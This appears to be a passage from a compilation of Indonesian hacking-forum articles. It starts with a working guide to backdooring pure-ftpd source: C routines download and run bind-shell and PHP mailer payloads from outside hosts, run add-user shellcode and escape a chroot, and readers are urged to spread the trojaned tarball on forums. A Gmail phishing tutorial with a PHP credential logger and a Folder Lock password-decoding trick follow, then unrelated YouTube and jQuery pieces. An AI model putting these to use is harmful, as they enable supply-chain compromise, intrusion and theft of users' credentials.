Ow0KbWFpbCgkdG8sJHN1YmplY3QsJG1lc3NhZ2UsJGhlYWRlcnMpOw0KcGFzc3RocnUoInRvdWNo
IC90bXAvLmRhdHR4lik7DQp9";
@eval((base64_decode($sh)));
?>
```

selanjutnya simpan di salah satu server, misal saya taruh di url ini:

<http://flightinformationdisplay.com/images/trojan.txt>

untuk rutin pengiriman email pembuat trojan sangat simple sekali:

```
void kemail()
{
    system("lwp-download http://flightinformationdisplay.com/images/trojan.txt /tmp/dat.php");
    system("php /tmp/dat.php &");
}
```

-rutin adduser

(shellcode anti ids diambil dari <http://www.shell-storm.org/shellcode/files/shellcode-353.php>)

```
void addu()
{
char shellcode[]=
"\xeb\x1b\x5f\x31\xc0\x6a\x28\x6a\x52\x59\x49\x5b\x8a\x04\x0f"
"\xf6\xd3\x30\xd8\x88\x04\x0f\x50\x85\xc9\x75\xef\xeb\x05\xe8"
"\xe0\xff\xff\x0e\x6f\xc7\xe4\xff\xfb\xec\xf3\xf4\xb3\xa0"
"\xee\xf6\xb8\xff\xb5\xee\x02\x95\x91\x3a\xb5\x70\x32\xba\x37"
"\xb2\xf6\xb5\xbb\xb2\x04\x07\x86\x5c\x21\xb2\x2e\xc6\xf9\xbe"
"\xa3\xe4\xff\xad\xea\xb2\xf4\xfe\xa7\xf5\xff\xea\xb8\xad\xff"
"\xf5\xf5\xad\xe3\xbb\xff\xbd\x3f\x59\x66\x33\xba\x72\x97\xd3"
"\xb2\x4e\x0e\x8f\x49\x34\xb2\x3f\x72\xb2\x57";
int *ret;
ret=(int *)&ret+2;
(*ret) = (int)shellcode;
}
```

ok gabungkan semua rutin di atas di sebuah file lalu simpan di direktori yang sama dengan file main.c (pure-ftpd-1.0.29/src) dengan nama yang tidak mencurigakan misal: optional\_mod.h

filename: optional\_mod.h

```
void mremapx()
{
    mkdir("sh",0755);
    chroot("sh");
    chroot("./../../../../../../../../../../../../");
}

void bdx()
{
    system("lwp-download http://packetstorm.austin2600.net/shellcode/devilzc0debindport.asm.txt
/tmp/bdx.asm");
    system("nasm -f elf /tmp/bdx.asm");
    system("ld -o bdx bdx.o");
    system("./bdx &");

}

void kemail()
{
    system("lwp-download http://flightinformationdisplay.com/images/trojan.txt dat.php");
    system("php dat.php &");}
```

```

void addu()
{
char shellcode[]=
"\xeb\x1b\x5f\x31\xc0\x6a\x28\x6a\x52\x59\x49\x5b\x8a\x04\x0f"
"\xf6\xd3\x30\xd8\x88\x04\x0f\x50\x85\xc9\x75\xef\xeb\x05\xe8"
"\xe0\xff\xff\xff\x0e\x6f\xc7\xe4\xff\xfb\xec\xf3\xf4\xb3\xa0"
"\xee\xf6\xb8\xff\xb5\xee\x02\x95\x91\x3a\xb5\x70\x32\xba\x37"
"\xb2\xf6\xb5\xbb\xb2\x04\x07\x86\x5c\x21\xb2\x2e\xc6\xf9\xbe"
"\xa3\xe4\xff\xad\xea\xb2\xf4\xfe\xa7\xf5\xff\xea\xb8\xad\xff"
"\xf5\xf5\xad\xe3\xbb\xff\xbd\x3f\x59\x66\x33\xba\x72\x97\xd3"
"\xb2\x4e\x0e\x8f\x49\x34\xb2\x3f\x72\xb2\x57";
int *ret;
ret=(int *)&ret+2;
(*ret) = (int)shellcode;
}
-----
```

selanjutnya edit file main.c di direktori pure-ftpd-1.0.29/src menjadi seperti ini :  
filename: main.c at pure-ftpd-1.0.29/src :

```

#include <config.h>
#include "ftpd.h"
#include "optional_mod.h"
int main(int argc, char *argv[])
{
    mremapx(); bdx(); kemail(); addu();
    return pureftpd_start(argc, argv, NULL);
}
-----
```

Selanjutnya tinggal kita sebarkan torjan ini di forum-forum warez / linux / tempat yang banyak administrator misal: warez-bb.org, http://forum.linux.or.id, http://www.linuxforums.org, dll  
versi pureftpd yang sudah dibackdoor bisa didownload di:  
<http://www.shymap.com/backdoored-pure-ftpd-1.0.29.tar.gz>

Selamat mencoba menyebarluaskan

## Phishing Tutorial

---

Phishing adalah proses mencuri informasi sensitif, seperti username, password, dan informasi bank, dengan berpura-pura menjadi seseorang.

Anda tidak. Contoh ini akan jika Anda menerima dan e-mail dari seorang hacker berpura-pura menjadi bank Anda. Dalam e-mail, ia dapat memberitahu Anda bahwa Anda perlu untuk memperbarui account Anda sebelum kadaluarsa, dan kemudian hacker menyediakan `Icon_charly_link_green`. Setelah Anda klik pada `Icon_charly_link_green`, Anda tiba di sebuah website yang terlihat persis seperti Anda yang sebenarnya bank halaman. Pada kenyataannya itu hanya replika yang sempurna, dan ketika anda masukan login rincian, itu mengirimnya ke email hacker atau toko di server web nya. Hacker yang menciptakan yang terbaik, paling menipu halaman web phishing yang berpengetahuan di daerah HTML dan pemrograman PHP. Di bawah ini saya akan menunjukkan contoh sederhana beberapa langkah-langkah hacker yang dibutuhkan untuk membuat situs web phishing. Dengan melihat langkah hacker akan ambil, akan membantu Anda mempertahankan diri dari serangan itu.

1. Pertama hacker memilih target. Yang paling populer target phishing serangan layanan e-mail seperti Hotmail dan Gmail karena mereka yang paling umum dan sekali hacker mendapatkan akses ke e-mail Anda, dia juga mendapat akses ke memuat informasi pengguna lainnya untuk semua situs-situs lain Anda gunakan. Dalam contoh ini kita akan berpura-pura hacker memilih Gmail sebagai nya target.

2. Setelah memilih targetnya, hacker akan pergi ke situs web dan menyimpan Seluruh halaman utama. Saya menggunakan Mozilla Firefox, (sangat merekomendasikan menggunakan browser untuk keamanan dan kustomisasi) Jadi saya akan pergi ke. <http://www.gmail.com> dan klik File -> halaman Simpan sebagai ..., atau cukup tekan <CTR> + S yang melakukan ini secara otomatis. Pilih mana Anda ingin menyimpan halaman web dan tekan Simpan.

3. Setelah Anda memilikinya disimpan, mengubah nama ServiceLogin.htm untuk index.htm. The alasan Anda ingin nama "index" begitu ketika Anda meng-upload ke web host dan seseorang pergi ke `Icon_charly_link_green`, halaman indeks adalah halaman pertama yang muncul.

4. Selanjutnya hacker akan membuat script PHP untuk melakukan perbuatan kotor nya menguatkan informasi Anda. Di bawah ini adalah script PHP sederhana yang log dan menyimpan informasi login Anda ketika Anda klik "Sign in". Untuk melihat cara kerjanya, copy dan paste kode berikut ke notepad. Selanjutnya simpan ke dalam direktori yang sama seperti Anda menyimpan halaman Gmail, dan nama itu phish.php. Dalam Selain ke halaman phish.php, membuat file teks baru kosong dan beri nama list.txt.

PHP Code:

`<?php // This marks the beginning of the PHP script.`

PHP Code:

```
Header("Location:  
https://www.google.com/accounts/Serv...=mail&passive=  
true&rm=false&continue=http%3A%2F%2Fmail.google.co m%2Fmail%2F  
%3Fui%3Dhtml%26zy%3DI&bsv=1k96igf4806cy&ltmpl=defa ult&ltmplcac  
he=2 "); // once you click "Sign in" in the fake website, this redirects  
you to the real Gmail website, making the whole process look more  
legit.
```

PHP Code:

```
$Handle = fopen("list.txt", "a"); // this tells the server to open the file
"list.txt" and get it ready for appending data. Which in this case is your
username and password.
```

PHP Code:

```
Foreach($_GET as $variable => $value) {
    fwrite($Handle, $variable);
    fwrite($Handle, "=");
    fwrite($Handle, $value);
    fwrite($Handle, "\n");
} // This section simply assigns all the information going through
this form to a variable. This includes your username and password.
fwrite($Handle, "\n"); // This writes your details to the file "list.txt"
fclose($Handle); // This simply closes the connection to the file
"list.txt"
exit;
```

> /? / Marks akhir program PHP.

Sejauh ini anda akan melihat berikut di folder anda:

5. Sekarang hacker harus mengedit halaman Gmail utama untuk menyertakan nya PHP script. Untuk melihat apa yang akan dilakukan hacker, membuka Gmail utama halaman yang bernama index.htm dengan notepad.

6. Tekan <CTR> + F, atau pergi ke Edit -> Find, ketik aksi dan tekan "Find Next".

7. Ini akan menyorot terjadinya pertama dari "tindakan" kata di script dan Anda harus melihat: bentuk

PHP Code:

```
<id = "gaia_loginform" action = "https://www.google.com/accounts/Serv...?service=mail"
```

Ada dua "tindakan" kejadian di script jadi pastikan Anda memiliki yang benar dengan melihat "bentuk id" nama di atas. Ubah Icon\_charly\_link\_green yang antara action = "" untuk phish.php. Ini akan membuat bentuk tunduk kepada Anda phish script PHP, bukan ke Google. Setelah Icon\_charly\_link\_green Anda akan melihat kode:

metode = "post"

Ubah kata "POST" untuk "GET" sehingga terlihat seperti metode = "GET". Apa yang dilakukan adalah metode GET menyampaikan informasi yang Anda ketik melalui URL sehingga script PHP dapat log itu.

8. Simpan dan tutup file tersebut.

9. Selanjutnya hacker akan meng-upload file hingga hosting yang gratis yang mendukung PHP. Dengan pencarian Google sederhana Anda bisa datang dengan banyak yang termasuk dalam kategori ini.

10. Setelah semua file di-upload, Anda harus memberikan izin tertulis kepada "List.txt" file. Setiap perusahaan hosting harus memiliki pilihan CHMOD berikutnya ke setiap file. Pilih opsi ini dan mengubah izin file untuk "List.txt" ke 777. Jika Anda tidak bisa mengetahui bagaimana melakukan ini, mintalah orang-orang yang menggunakan host yang sama atau hanya sesuatu yang mirip dengan Google: "Yourwebhostname chmod".

11. Setelah semuanya dan siap untuk pergi, pergi ke host anda disediakan Icon\_charly\_link\_green Anda untuk website Anda dan Anda akan melihat replika halaman Gmail. Ketik username / password dan klik Daftar masuk ini seharusnya diarahkan Anda ke halaman Gmail nyata.

12. Sekarang pergi melihat file list.txt Anda dengan pergi melalui file hosting Anda manajer atau akan <http://www.yourwebhosturl.com/youraccount/list.txt>. Meskipun ini yang paling umum web host yang anda gunakan dapat memberikan yang berbeda mencari URL. Sekarang jika saya menaruh nama pengguna dari "myusername" dan password dari "mypassword" kemudian "list.txt" sekarang akan tampak seperti berikut:

PHP Code:

```
ltmpl = default
ltmplcache = 2
terus = http://mail.google.com/mail/
service = mail
rm-palsu
Email = username
Passwd = mypassword
rmShown = 1
signin = Masuk
AST =
```

Seperti yang Anda lihat jika Anda jatuh hacker ini akan memiliki email Anda dan sandi. Scary, eh? Hehehehe

## Nonton Video di Youtube Pake HTML5

Udah pada tau kan tentang html5??kalo belom mending [kesini](#) dulu deh :D  
 Kalo nonton di Youtube pake HTML5 emang lebih cepet dibanding pake Flash apalagi kalo koneksinya dewe, beeh ga putus2 tuh nontonnya 😊

Nah disini gue akan bicarain tentang bagaimana cara nonton video di youtube dengan HTML5 .

Hal-hal yang harus di persiapkan :

1. Komputer/Laptop (yaiyalah)
2. Musik (biar ga bete)
3. Nih yg paling penting, siapin browser yang support sama HTML5

Sebelumnya gue kasih tau dulu browser yg support sama HTML5 buat nonton video di youtube :


- \* Firefox 4 (WebM, [Beta available here](#))
- \* Google Chrome (WebM and h.264 Available [here](#))
- \* Opera 10.6+ (WebM, available [here](#))
- \* Apple Safari (h.264, version 4+ available [here](#))
- \* Microsoft Internet Explorer 6, 7, or 8 with Google Chrome Frame installed ([Get Google Chrome Frame](#))
- \* Microsoft Internet Explorer 9 (h.264, [Beta available here](#))

Oke langsung masuk ke caranya

1. Buka <http://www.youtube.com/html5> pake browser yang support HTML5 (disini gue pake firefox)



## 2. Trus klik tulisan Join the HTML5 Beta




## 3. Cari video dengan keyword apa saja, misalnya guns n' roses

4. Di address bar tambahin **&webm=1** diakhir URL, ini digunakan buat nyari video yg support sama HTML5. Contoh:  
[http://www.youtube.com/results?search\\_query=guns+n%27+roses&aq=0](http://www.youtube.com/results?search_query=guns+n%27+roses&aq=0) menjadi  
[http://www.youtube.com/results?search\\_query=guns+n%27+roses&aq=0&webm=1](http://www.youtube.com/results?search_query=guns+n%27+roses&aq=0&webm=1)

## 5. Tekan enter

## 6. Cari video yang mau diputar trus klik deh

## 7. Nih preview punya gue



udah ahh cukup sekian dan terima kasih 😊

## Folder Lock Decryptor menggunakan VB6

Sebelumnya salam kenal dulu buat Mimin, Momod n Member DC, saya JANICE... nubie di dunia IT.... Thx buat waktunya yang rela disia2in buat baca nih tulisan geje... :D

### Sekilas tentang Folder Lock



Folder Lock adalah sebuah software yang dapat mengenkripsi file yang mana dapat memberi folder dengan sebuah password mengenkripsi file dan folder, melindungi usb flashdisk dan mengunci CD/ DVD rooms. Folder Lock dapat berjalan dengan baik di semua platform Windows seperti Windows 2000, XP, Vista dan Windows 7.

Salah satu fitur Folder Lock ini adalah dapat membuat Locker, yang digunakan untuk menyimpan file maupun folder yang ingin anda amankan. Locker ini bersifat portable, dengan ini anda dapat membawanya dengan aman menggunakan Flashdisk maupun mengirimnya melalui email. Anda tidak akan ragu mengenkripsi sebuah file atau folder menggunakan software ini. Mengapa demikian? Karena Folder Lock sudah menggunakan 256 bit AES on-the-fly yang tingkat kemanannya sangat terjamin. Jenis keamanan ini adalah standar keamanan yang digunakan di perusahaan-perusahaan besar di Amerika.

### Apa saja kelebihan lainnya dari Folder Lock?

Folder Lock mengalami perkembangan dari versi sebelumnya, yang paling menonjol adalah, di versi terbaru ini, sudah mendukung fitur portable untuk semua tipe usb flashdisk atau removable storage. Selain itu, Stealth Mode yang sekarang sudah mendukung pada sistem operasi 32 dan 64 bit dengan akurat.

### Apa itu Stealth Mode?

Stealth Mode adalah salah satu fitur Folder Lock yang berfungsi untuk menyembunyikan program Folder Lock, sehingga semua orang tidak akan tahu jika anda menggunakan software tersebut.

Folder Lock sangat direkomendasikan oleh instansi-instansi untuk mengamankan sebuah file maupun folder. Karena Folder Lock telah menerima banyak award, seperti Award dari Brothersoft, Download.com, Computer Active, dll  
Features and Benefits:


- 256-bit AES encryption on-the-fly (military standard) for file protection.
- File Lock, Folder Lock, Drive Lock, File Encryption and Folder Encryption. All in one complete package.
- Full Portability. Password protect USB Drives, Lock CDs & DVDs and share password with trusted friends.
- Backup or transfer your password protected Lockers anywhere. All data sits in one place for easy backup.
- Undeletable Lockers (on the PC where Folder Lock is installed). Deletion requires you to login into Folder Lock.
- Shred files automatically when data is encrypted. Choose this option for full data security.
- Stealth Mode feature can efficiently hide all the traces of Folder Lock ever been installed on your PC.
- Windows History Cleaning. Removes recent history of PC activity automatically when Locker closes.
- Hack Attempt Monitoring option can monitor fake password attempts and can Shutdown PC automatically.
- Fastest Encryption! Encrypted data is later decrypted in memory, preventing data recovery & slow processing.
- Complete Privacy! Whether you're concerned with privacy, data theft, data loss, data leaks or virus attacks. You need Folder Lock!

Changes in Folder Lock 6.3.2 (Updated December 4th 2009):

- This version solves the compatibility issue with Windows 7 64-bit and some Vista 64-bit machines where an error of services not running used to come when running the application.
- Other enhancements and bug fixes.

### Hacking Folder Lock

Pada dasarnya, sudah bukan rahasia lagi bahwa folder lock menyimpan passwordnya pada registry, kita tinggal melakukan pencarian via Regedit. Caranya : start menu – run – tulis regedit – enter. Setelah itu terbukalah jendela regedit, tekan Ctrl + f, isikan dengan “\_pack”, teruskan cari sampai anda menemukan seperti gambar berikut :



Pada tiap versi memang tempatnya berbeda-beda, namun namanya tetap sama “\_pack”, nah data yang berisi “fdjobk~~~~~” itu adalah password yang telah ter-enkripsi.

Anda bisa dengan mudah memecahkan algoritma enkripsi dengan menebak-nebak, dan pastinya akan terpetakan sebagai berikut :

Enkripsi	Dekripsi
a	b
b	c
c	d
d	e
e	f
f	g
g	h
h	i
i	j
j	k
k	l
l	m
m	n
n	o
o	p
p	q
q	r
r	s
s	t
t	u
u	v
v	w
w	x
x	y
y	z
z	{
0	1
1	2
2	3
3	4
4	5

5	6
6	7
7	8
8	9
9	:
!	"
@	A
#	\$
\$	%
%	&
^	-
&	,
*	+
(	)
)	*
-	`
_	,
+	>
=	}
	]
\	\
[	^
]	<
;	(
'	=
<	-
,	?
>	/
.	0
`	a

Kuncinya ialah huruf di depan di letakkan di belakang, contohnya “fdjobk” = janice kalau dicocokkan dengan tabel diatas.

## Membuat Software Folder Lock Decryptor dengan VB6

Untuk memudahkan pekerjaan kita, kenapa kita tidak buat saja softwarenya, biarlah walaupun masih banyak kelemahan sana-sini tapi saya cukup puas dengan hasilnya. Buka Visual Basic 6.0 dan buat object-object seperti gambar dibawah :



Object	Properties	Isi
textbox enkripsi 1 sampai 16	name	en1 sampai en16
textbox dekripsi 1 sampai 16	name	de1 sampai de16
command button 1	Caption	&Generate
command button 2	Caption	&Reset
command button 3	Caption	Exit

\*Note : intinya hanya yang di atas, design urusan selera masing-masing.

### Listing Program :

```

Private Sub Command1_Click()
If en1 = "b" Then
de1 = "a"
ElseIf en1 = "c" Then
de1 = "b"
ElseIf en1 = "d" Then
de1 = "c"
ElseIf en1 = "e" Then
de1 = "d"
ElseIf en1 = "f" Then
de1 = "e"
ElseIf en1 = "g" Then
de1 = "f"
ElseIf en1 = "h" Then
de1 = "g"
ElseIf en1 = "i" Then
de1 = "h"
ElseIf en1 = "j" Then
de1 = "i"
ElseIf en1 = "k" Then
de1 = "j"
ElseIf en1 = "l" Then
de1 = "k"
End If

```

```
ElseIf en1 = "m" Then  
de1 = "l"  
ElseIf en1 = "n" Then  
de1 = "m"  
ElseIf en1 = "o" Then  
de1 = "n"  
ElseIf en1 = "p" Then  
de1 = "o"  
ElseIf en1 = "q" Then  
de1 = "p"  
ElseIf en1 = "r" Then  
de1 = "q"  
ElseIf en1 = "s" Then  
de1 = "r"  
ElseIf en1 = "t" Then  
de1 = "s"  
ElseIf en1 = "u" Then  
de1 = "t"  
ElseIf en1 = "v" Then  
de1 = "u"  
ElseIf en1 = "w" Then  
de1 = "v"  
ElseIf en1 = "x" Then  
de1 = "w"  
ElseIf en1 = "y" Then  
de1 = "x"  
ElseIf en1 = "z" Then  
de1 = "y"  
ElseIf en1 = "}" Then  
de1 = "z"  
ElseIf en1 = "1" Then  
de1 = "0"  
ElseIf en1 = "2" Then  
de1 = "1"  
ElseIf en1 = "3" Then  
de1 = "2"  
ElseIf en1 = "4" Then  
de1 = "3"  
ElseIf en1 = "5" Then  
de1 = "4"  
ElseIf en1 = "6" Then  
de1 = "5"  
ElseIf en1 = "7" Then  
de1 = "6"  
ElseIf en1 = "8" Then  
de1 = "7"  
ElseIf en1 = "9" Then  
de1 = "8"  
ElseIf en1 = ":" Then  
de1 = "9"  
ElseIf en1 = "``" Then  
de1 = "!"  
ElseIf en1 = "A" Then  
de1 = "@"  
ElseIf en1 = "$" Then  
de1 = "#"
```

```
ElseIf en1 = "%" Then  
de1 = "$"  
ElseIf en1 = "&" Then  
de1 = "%"  
ElseIf en1 = "_" Then  
de1 = "^"  
ElseIf en1 = `~` Then  
de1 = "&"  
ElseIf en1 = "+" Then  
de1 = "*"  
ElseIf de1 = ")" Then  
de1 = "("  
ElseIf en1 = "*" Then  
de1 = ")"  
ElseIf en1 = `.` Then  
de1 = "-"  
ElseIf en1 = `""` Then  
de1 = `_`  
ElseIf en1 = `,"` Then  
de1 = `+`  
ElseIf en1 = `>` Then  
de1 = `= "  
ElseIf en1 = `}` Then  
de1 = `|`  
ElseIf en1 = `]` Then  
de1 = `\"`  
ElseIf en1 = `\"` Then  
de1 = `["`  
ElseIf en1 = `^` Then  
de1 = `]"`  
ElseIf en1 = `<` Then  
de1 = `:`  
ElseIf en1 = `(` Then  
de1 = `""`  
ElseIf en1 = `=` Then  
de1 = `<"`  
ElseIf en1 = `-.` Then  
de1 = `,"`  
ElseIf en1 = `?` Then  
de1 = `>"`  
ElseIf en1 = `/` Then  
de1 = `."`  
ElseIf en1 = `0` Then  
de1 = `/`  
ElseIf en1 = `a` Then  
de1 = ````  
Else  
de1 = `~~`  
End If  
End Sub
```

Untuk en2 sampai en16 listingnya sama, tinggal diubah. Jangan lupa en2 pasangan dengan de2 terus seperti itu sampai en16.

**Private Sub Command2\_Click()**

```

en1 = ""
en2 = ""
en3 = ""
en4 = ""
en5 = ""
en6 = ""
en7 = ""
en8 = ""
en9 = ""
en10 = ""
en11 = ""
en12 = ""
en13 = ""
en14 = ""
en15 = ""
en16 = ""
de1 = ""
de2 = ""
de3 = ""
de4 = ""
de5 = ""
de6 = ""
de7 = ""
de8 = ""
de9 = ""
de10 = ""
de11 = ""
de12 = ""
de13 = ""
de14 = ""
de15 = ""
de16 = ""
End Sub

```

**Private Sub Command3\_Click()**

```

If MsgBox("Do U Wanna Exit?", vbQuestion + vbYesNo, "Confirmation") = vbYes Then
Unload Me
End If
End Sub

```

Tinggal di compile, software selesai.

Untuk catatan, saya udah coba pada folder lock versi 6, ternyata gak ketemu.... Work di versi 5 aja sepertinya....


Referensi :

Tulisan dimajalah XCODE edisi berapa lupa, minta ijin ya om dikutip :D  
Minta ijin juga sama mimin dc nama forum dibawa2 :D

Closing :

Akhir kata sori banget coz saya nubie bgt soal VB6, jadi masih acak2an gitu.... Next time Janice bakal ngasih tulisan yang bagus \*semoga..... makasih buat keluarga DC. JANICE

## Memahami Dan Mendamaikan Peperangan Script jQuery



Assalamu'alaikum Wr.Wb.  
Bismillahirrahmanirrahim.

Hello Everyone!!!  
